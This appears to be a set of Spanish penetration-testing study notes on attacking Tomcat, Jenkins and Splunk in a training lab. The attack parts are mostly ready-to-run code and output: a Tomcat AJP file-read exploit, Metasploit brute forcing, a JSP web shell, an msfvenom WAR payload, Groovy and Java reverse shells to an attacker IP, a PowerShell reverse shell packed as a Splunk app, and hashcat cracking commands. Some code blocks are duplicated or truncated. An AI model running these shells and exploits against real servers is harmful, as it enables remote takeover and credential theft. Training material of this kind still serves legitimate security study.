El análisis anterior confirma que los puertos 8080 y 8009 están abiertos. El código PoC de la vulnerabilidad se puede encontrar [aquí](#). Descargue el script y guárdelo localmente. El exploit solo puede leer archivos y carpetas dentro de la carpeta de aplicaciones web, **lo que significa que no se puede acceder a archivos como /etc/passwd**. Intentemos acceder al archivo web.xml.

<https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi>

```
python2.7 tomcat-ajp.lfi.py app-dev.inlanefreight.local -p 8009 -f WEB-INF/web.xml
```

```
[!bash!]$ python2.7 tomcat-ajp.lfi.py app-dev.inlanefreight.local -p 8009 -f WEB-INF/web.xml

Getting resource at ajp13://app-dev.inlanefreight.local:8009/asdf
-----
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

</web-app>
```

En algunas instalaciones de Tomcat, es posible que podamos acceder a datos confidenciales dentro del archivo WEB-INF.

Comandos:

auxiliary/scanner/http/tomcat_mgr_login	Auxiliar de metasploit
set PROXIES HTTP:127.0.0.1:8080	Config metasploit con Burp
echo YWRtaW46dmFncmFudA== base64 -d python mgr_brute.py -u users.txt -p pass.txt -U http://10.10.10.194:8080/ -P host-manager/	Base64 decode Script de python para fuerza bruta a login: Link
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	Diccionario Ruta
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	Diccionario Ruta
Cargar luego de loguearse (No es un shell inverso es un web shell) wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp zip -r backup.war cmd.jsp curl http://web01.inlanefreight.local:8180/backup/cmd.jsp?cmd=id	.WAR para web shell Link
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4443 -f war > backup.war	Shell inverso con .WAR generado con msfvenom
python2.7 tomcat-ajp.lfi.py app-dev.inlanefreight.local -p 8009 -f WEB-INF/web.xml	LFI versiones anteriores a 9.0.31, 8.5.51 y 7.0.100 Link

Tomcat password default: SecLists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt

Adicional: Enum4linux

Comando:

```
enum4linux -a <IP_DEL_OBJETIVO> | tee resultado_enum4linux.txt
```

Desglose:

-a: Activa el modo de análisis completo (realiza todas las pruebas disponibles).

<IP_DEL_OBJETIVO>: Reemplaza esto con la dirección IP del objetivo que deseas analizar.

| tee resultado_enum4linux.txt: Este operador redirige la salida estándar del comando tanto a la pantalla como a un archivo llamado resultado_enum4linux.txt.

Jenkins - Descubrimiento y enumeración

[Jenkins](#) es un servidor de automatización de código abierto escrito en Java que ayuda a los desarrolladores a crear y probar sus proyectos de software de forma continua. Es un sistema basado en servidor que se ejecuta en contenedores de servlets como Tomcat. A lo largo de los años, los investigadores han descubierto varias vulnerabilidades en Jenkins, incluidas algunas que permiten la ejecución remota de código sin necesidad de autenticación. Jenkins es un servidor [de integración continua](#). A continuación, se muestran algunos puntos interesantes sobre Jenkins:


- Jenkins se llamó originalmente Hudson (lanzado en 2005) y fue renombrado en 2011 después de una disputa con Oracle.
- [Los datos](#) muestran que más de 86.000 empresas utilizan Jenkins
- Jenkins es utilizado por empresas conocidas como Facebook, Netflix, Udemy, Robinhood y LinkedIn.
- Tiene más de 300 complementos para respaldar proyectos de creación y prueba.

Descubrimiento/Huella

Supongamos que estamos trabajando en una prueba de penetración interna y hemos completado nuestros análisis de detección web. Observamos lo que creemos que es una instancia de Jenkins y sabemos que suele estar instalada en servidores Windows que se ejecutan como la poderosa cuenta SYSTEM. Si podemos obtener acceso a través de Jenkins y obtener ejecución remota de código como la cuenta SYSTEM, tendríamos un punto de apoyo en Active Directory para comenzar la enumeración del entorno del dominio.


Jenkins se ejecuta en el puerto 8080 de Tomcat de forma predeterminada. También utiliza el puerto 5000 para conectar servidores esclavos. Este puerto se utiliza para la comunicación entre servidores maestros y esclavos. Jenkins puede utilizar una base de datos local, LDAP, una base de datos de usuarios de Unix, delegar la seguridad a un contenedor de servlets o no utilizar ninguna autenticación. Los administradores también pueden permitir o prohibir que los usuarios creen cuentas.

Enumeración



The screenshot shows the Jenkins 'Configure Global Security' configuration page. At the top, there is a navigation bar with links for 'Dashboard' and 'Configure Global Security'. The main content area is titled 'Configure Global Security' with a lock icon. It is divided into sections: 'Authentication' (with an option to 'Disable remember me'), 'Security Realm' (selected 'Jenkins' own user database, with sub-options for 'Allow users to sign up', 'LDAP', 'Unix user/group database', and 'None'), and 'Authorization' (selected 'Logged-in users can do anything', with sub-options for 'Allow anonymous read access', 'Matrix-based security', and 'Project-based Matrix Authorization Strategy'). Each section has a question mark icon for help.

La instalación predeterminada generalmente utiliza la base de datos de Jenkins para almacenar credenciales y no permite que los usuarios registren una cuenta. Podemos identificar rápidamente a Jenkins mediante la página de inicio de sesión.



The screenshot shows the Jenkins login page. At the top, it displays the URL 'http://jenkins.inlanefreight.local:8000/login?from=%2F'. The page features a central Jenkins logo (a cartoon character holding a briefcase) and the text 'Welcome to Jenkins!'. Below this are two input fields: 'Username' and 'Password', followed by a blue 'Sign in' button. At the bottom of the form is a checkbox labeled 'Keep me signed in'.

Es posible que nos encontremos con una instancia de Jenkins que utilice credenciales débiles o predeterminadas, como por ejemplo **admin:admin**, o que no tenga habilitado ningún tipo de autenticación. No es raro encontrar instancias de Jenkins que no requieran ninguna autenticación durante una prueba de penetración interna. Si bien es poco frecuente, nos hemos encontrado con Jenkins durante pruebas de penetración externas que pudimos atacar.

Atacando a Jenkins

Una vez que hayamos obtenido acceso a una aplicación Jenkins, una forma rápida de lograr la ejecución de comandos en el servidor subyacente es a través de la [consola de scripts](#). La consola de scripts nos permite ejecutar scripts Groovy arbitrarios dentro del entorno de ejecución del controlador Jenkins. Esto se puede aprovechar para ejecutar comandos del sistema operativo en el servidor subyacente. Jenkins se instala a menudo en el contexto de la cuenta raíz o SYSTEM, por lo que puede ser una victoria fácil para nosotros.

Consola de scripts

Se puede acceder a la consola de scripts en la URL `http://jenkins.inlanefreight.local:8000/script`. Esta consola permite al usuario ejecutar scripts de Apache [Groovy](#), que son un lenguaje orientado a objetos compatible con Java. El lenguaje es similar a Python y Ruby. El código fuente de Groovy se compila en Java Bytecode y puede ejecutarse en cualquier plataforma que tenga instalado JRE.

Con esta consola de scripts, es posible ejecutar comandos arbitrarios, que funcionan de manera similar a un shell web. Por ejemplo, podemos usar el siguiente fragmento para ejecutar el comando **id**.

```
def cmd = 'id'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout
```

Código: groovy

```
def cmd = 'id'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout
```

The screenshot shows the Jenkins interface with the URL <http://jenkins.inlanefreight.local:8000/script>. The left sidebar includes links for New Item, People, Build History, Manage Jenkins, My Views, Lockable Resources, and New View. The main area is titled "Script Console" and contains a code editor with the following Groovy script:

```

1 def cmd = 'id'
2 def sout = new StringBuffer(), serr = new StringBuffer()
3 def proc = cmd.execute()
4 proc.consumeProcessOutput(sout, serr)
5 proc.waitForOrKill(1000)
6 println sout

```

A red box highlights the first two lines of the script. Below the code editor is a "Run" button. The "Result" section shows the output: "uid=0(root) gid=0(root) groups=0(root)". A red box highlights this output.

Existen varias formas de aprovechar el acceso a la consola de scripts para obtener un shell inverso. Por ejemplo, utilizando el comando que aparece a continuación o [este](#) módulo de Metasploit.

```

r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.14.15/8443;cat <&5 | while read line;
do \$line 2>&5 >&5; done"] as String[])
p.waitFor()

```

Código: **groovy**

```

r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.14.15/8443;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()

```

La ejecución de los comandos anteriores da como resultado una conexión de shell inversa.

The terminal window title is "Atacando a Jenkins". The command entered was "nc -lvp 8443". The output shows the listener listening on port 8443 and connecting from an UNKNOWN host at 10.129.201.58. The user then runs the "id" command, which outputs "uid=0(root) gid=0(root) groups=0(root)". A red box highlights this output. The user then runs "/bin/bash -i", becoming a root shell. The final prompt is "root@app02:/var/lib/jenkins3#".

En un host de Windows, podríamos intentar agregar un usuario y conectarnos al host a través de RDP o WinRM o, para evitar realizar un cambio en el sistema, usar un soporte de descarga de PowerShell con [Invoke-PowerShellTcp.ps1](#). Podríamos ejecutar comandos en una instalación de Jenkins basada en Windows usando este fragmento:

```
def cmd = "cmd.exe /c dir".execute();
println("${cmd.text}");
```

Código: groovy

```
def cmd = "cmd.exe /c dir".execute();
println("${cmd.text}");
```

También podríamos usar [este](#) shell inverso de Java para obtener la ejecución de comandos en un host de Windows, intercambiando **localhost** el puerto por nuestra dirección IP y el puerto de escucha.

```
String host="IPAtacante";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){\nwhile(pi.available()>0)so.write(pi.read());\nwhile(pe.available()>0)so.write(pe.read());\nwhile(si.available()>0)po.write(si.read());
so.flush();po.flush();Thread.sleep(50);try {p.exitValue();}catch (Exception e){}};\n\np.destroy();s.close();
```

Código: groovy

```
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputSt
```

Vulnerabilidades varias

Existen varias vulnerabilidades de ejecución remota de código en varias versiones de Jenkins. Un exploit reciente combina dos vulnerabilidades, CVE-2018-1999002 y [CVE-2019-1003000](#), para lograr una ejecución remota de código autenticada previamente, evadiendo la protección de la zona protegida de seguridad de scripts durante la compilación de scripts. Existen PoC de exploits públicos para explotar una falla en el enrutamiento dinámico de Jenkins para evadir la ACL de lectura/general y usar Groovy para descargar y ejecutar un archivo JAR malicioso. Esta falla permite a los usuarios con

permisos de lectura evadir las protecciones de la zona protegida y ejecutar código en el servidor maestro de Jenkins. Este exploit funciona contra la versión 2.137 de Jenkins.

Existe otra vulnerabilidad en Jenkins 2.150.2, que permite a los usuarios con privilegios de creación de JOB y BUILD ejecutar código en el sistema a través de Node.js. Esta vulnerabilidad requiere autenticación, pero si se habilitan usuarios anónimos, la explotación tendrá éxito porque estos usuarios tienen privilegios de creación de JOB y BUILD de forma predeterminada.

Como hemos visto, obtener acceso a Jenkins como administrador puede llevar rápidamente a la ejecución remota de código. Si bien existen varios exploits de RCE que funcionan para Jenkins, son específicos de la versión. Al momento de escribir este artículo, la versión LTS actual de Jenkins es 2.303.1, que corrige los dos fallos detallados anteriormente. Como con cualquier aplicación o sistema, es importante reforzar Jenkins tanto como sea posible, ya que la funcionalidad incorporada se puede usar fácilmente para tomar el control del servidor subyacente.

Comandos:

def cmd = 'id' def sout = new StringBuffer(), serr = new StringBuffer() def proc = cmd.execute() proc.consumeProcessOutput(sout, serr) proc.waitForOrKill(1000) println sout	Se ejecuta el comando id
r = Runtime.getRuntime() p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.14.15/8443;cat <&5 while read line; do \\$line 2>&5 >&5; done"] as String[]) p.waitFor()	Shell inverso
def cmd = "cmd.exe /c dir".execute(); println("\${cmd.text}")	Podríamos ejecutar comandos en una instalación de Jenkins basada en Windows usando este fragmento

Shell inverso

```
String host="IPAtacante";  
int port=8044;  
String cmd="cmd.exe";  
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new  
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream po=p.getOutputStream();so=s.getOutputStream();while(!s.isClosed()) {while(pi.available()  
>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po  
.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch  
(Exception e){}};p.destroy();s.close();
```

Hashcat para descifrar hash NTLM KRB5

Usando múltiples usuarios en lugar de uno:

Archivo hash.txt contiene el hash TNLM v2 KRB5

Comandos:

```
hashcat -m 18200 hash.txt /usr/share/wordlists/SecLists/Passwords/*
hashcat      -m      18200      --potfile-path      resultados.pot      hash.txt
/usr/share/wordlists/SecLists/Passwords/*
```

Splunk - Descubrimiento y enumeración

Splunk es una herramienta de análisis de registros que se utiliza para recopilar, analizar y visualizar datos. Aunque originalmente no estaba pensada para ser una herramienta SIEM, Splunk se suele utilizar para la supervisión de la seguridad y el análisis empresarial. Las implementaciones de Splunk suelen utilizarse para almacenar datos confidenciales y podrían proporcionar una gran cantidad de información a un atacante si se ven comprometidas. Históricamente, Splunk no ha sufrido muchas vulnerabilidades conocidas aparte de una vulnerabilidad de divulgación de información (CVE-2018-11409) y una vulnerabilidad de ejecución remota de código autenticado en versiones muy antiguas (CVE-2011-4642). A continuación, se ofrecen algunos [detalles](#) sobre Splunk:

- Splunk se fundó en 2003, comenzó a ser rentable en 2009 y tuvo su oferta pública inicial (IPO) en 2012 en NASDAQ bajo el símbolo SPLK.
- Splunk tiene más de 7500 empleados y unos ingresos anuales de casi 2400 millones de dólares.
- En 2020, Splunk fue incluido en la lista Fortune 1000
- Los clientes de Splunk incluyen 92 empresas de la lista Fortune 100
- [Splunkbase](#) permite a los usuarios de Splunk descargar aplicaciones y complementos para Splunk. A partir de 2021, hay más de 2000 aplicaciones disponibles

En la mayoría de los casos, durante nuestras evaluaciones, veremos Splunk, especialmente en grandes entornos corporativos durante pruebas de penetración internas. Lo hemos visto expuesto externamente, pero esto es menos frecuente. Splunk no sufre muchas vulnerabilidades explotables y soluciona rápidamente cualquier problema. El principal objetivo de Splunk durante una evaluación sería la autenticación débil o nula, ya que el acceso de administrador a Splunk nos da la capacidad de implementar aplicaciones personalizadas que se pueden usar para comprometer rápidamente un servidor Splunk y posiblemente otros hosts en la red, según la forma en que esté configurado Splunk.


Descubrimiento/Huella

Splunk está muy extendido en las redes internas y suele ejecutarse como raíz en Linux o como SISTEMA en sistemas Windows. Aunque no es habitual, a veces podemos encontrar Splunk en el exterior. Imaginemos que descubrimos una instancia olvidada de Splunk en nuestro informe de Aquatone que, desde entonces, se ha convertido automáticamente a la versión gratuita, que no requiere autenticación. Como todavía no hemos logrado afianzarnos en la red interna, centremos nuestra atención en Splunk y veamos si podemos convertir este acceso en RCE.

El servidor web Splunk se ejecuta de forma predeterminada en el puerto 8000. En versiones anteriores de Splunk, las credenciales predeterminadas son **admin:changeme**, que se muestran convenientemente en la página de inicio de sesión.



La última versión de Splunk establece las credenciales durante el proceso de instalación. Si las credenciales predeterminadas no funcionan, vale la pena comprobar si hay contraseñas débiles comunes como **admin**, **Welcome**, **Welcome1**, **Password123**, etc.



Podemos descubrir Splunk con un escaneo rápido del servicio Nmap. Aquí podemos ver que Nmap identificó el servicio **Splunkd httpd** en el puerto **8000** y el puerto **8089**, el **puerto de administración de Splunk para la comunicación con la API REST de Splunk**.

```
nmap -sV 10.129.201.50
```

```
AlejandroGB@htb]$ sudo nmap -sV 10.129.201.50
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-22 08:43 EDT
Nmap scan report for 10.129.201.50
Host is up (0.11s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  ssl/http    Splunkd httpd
8080/tcp  open  http        Indv httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
8089/tcp  open  ssl/http    Splunkd httpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Enumeración

La versión de prueba de Splunk Enterprise se convierte en una versión gratuita después de 60 días, que no requiere autenticación. No es raro que los administradores de sistemas instalen una versión de prueba de Splunk para probarla, pero luego se olvidan de ella. Esto convertirá automáticamente a la versión gratuita que no tiene ningún tipo de autenticación, lo que introduce un agujero de seguridad en el entorno. Algunas organizaciones pueden optar por la versión gratuita debido a limitaciones presupuestarias, sin comprender completamente las implicaciones de no tener administración de usuarios/roles.

Change license group

The type of license group determines what sorts of licenses can be used in the pools on this license server. [Learn more](#)

- Enterprise license

This license adds support for multi-user and distributed deployments, alerting, role-based security, single sign-on, scheduled PDF delivery, and unlimited data volumes.


There are no valid Splunk *Enterprise* licenses installed. You will be prompted to install a license if you choose this option.
- Forwarder license

Use this group when configuring Splunk as a forwarder. [Learn more](#)
- Free license

Use this group when you are running Splunk Free. This license has no authentication or user and role management, and has a 500MB/day daily indexing volume. [Learn more](#)
- Enterprise Trial license

This is your included download trial. **IMPORTANT:** If you switch to another license, you cannot return to the Trial. You must install an Enterprise license or switch to Splunk Free.

Una vez iniciada la sesión en Splunk (o habiendo accedido a una instancia de Splunk Free), podemos explorar datos, ejecutar informes, crear paneles, instalar aplicaciones de la biblioteca **Splunkbase** e instalar aplicaciones personalizadas.



Splunk tiene múltiples formas de ejecutar código, como aplicaciones Django del lado del servidor, puntos finales REST, entradas con scripts y scripts de alerta. Un método común para obtener ejecución remota de código en un servidor Splunk es mediante el uso de una entrada con scripts. Estos están diseñados para ayudar a integrar Splunk con fuentes de datos como API o servidores de archivos que requieren métodos personalizados para acceder. Las entradas con scripts están diseñadas para ejecutar estos scripts, con STDOUT proporcionado como entrada a Splunk.

Como Splunk se puede instalar en hosts de Windows o Linux, se pueden crear entradas con scripts para ejecutar scripts de Bash, PowerShell o Batch. Además, cada instalación de Splunk viene con Python instalado, por lo que los scripts de Python se pueden ejecutar en cualquier sistema Splunk. Una forma rápida de obtener RCE es crear una entrada con scripts que le indique a Splunk que ejecute un script de shell inverso de Python. Trataremos este tema en la siguiente sección.

Además de esta funcionalidad incorporada, Splunk ha sufrido varias vulnerabilidades públicas a lo largo de los años, como esta [SSRF](#) que podría usarse para obtener acceso no autorizado a la API REST de Splunk. Al momento de escribir este artículo, Splunk tiene [47 CVE](#). Si realizamos un análisis de vulnerabilidades contra Splunk durante una prueba de penetración, a menudo veremos que se devuelven muchas vulnerabilidades no explotables. Por eso es importante comprender cómo abusar de la funcionalidad incorporada.

Atacando a Splunk

Como se explicó en la sección anterior, podemos obtener ejecución remota de código en Splunk mediante la creación de una aplicación personalizada para ejecutar scripts de Python, Batch, Bash o PowerShell. A partir del análisis de detección de Nmap, notamos que nuestro objetivo es un servidor Windows. Dado que Splunk viene con Python instalado, podemos crear una aplicación Splunk personalizada que nos brinde ejecución remota de código mediante Python o un script de PowerShell.

Abuso de la funcionalidad incorporada

Podemos usar [este](#) paquete Splunk para ayudarnos. El directorio **bin** de este repositorio tiene ejemplos para [Python](#) y [PowerShell](#). Veamos esto paso a paso.

Para lograr esto, primero debemos crear una aplicación Splunk personalizada utilizando la siguiente estructura de directorio.



```
AlejandroGB@htb[/htb]$ tree splunk_shell/
splunk_shell/
└── bin
    └── default
2 directories, 0 files
```

The terminal window shows the command `tree splunk_shell/` being run. The output shows a single directory named `splunk_shell` containing a subdirectory `bin`, which in turn contains a file named `default`. There are no other files or subdirectories in the `splunk_shell` directory.

El directorio **bin** contendrá todos los scripts que deseamos ejecutar (en este caso, un shell inverso de PowerShell) y el directorio **default** tendrá nuestro archivo **inputs.conf**. Nuestro shell inverso será un PowerShell de una sola línea.

Ruta: **splunk_shell/bin/rev.py**

```
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line.
Remove all help comments as well.
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.15',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535 | %{$i};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Le
ngth);$stream.Flush()};$client.Close()
```

```
#A simple and small reverse shell. Options and help removed to save space.  
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments  
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.15',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535 | %{0};  
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){  
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);  
    $sendback = (iex $data 2>&1 | Out-String );  
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '>';  
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);  
    $stream.Write($sendbyte,0,$sendbyte.Length);  
    $stream.Flush();}  
$client.Close()
```

opción 2 de rev.py: (Usar solo uno o el otro NO LOS DOS)

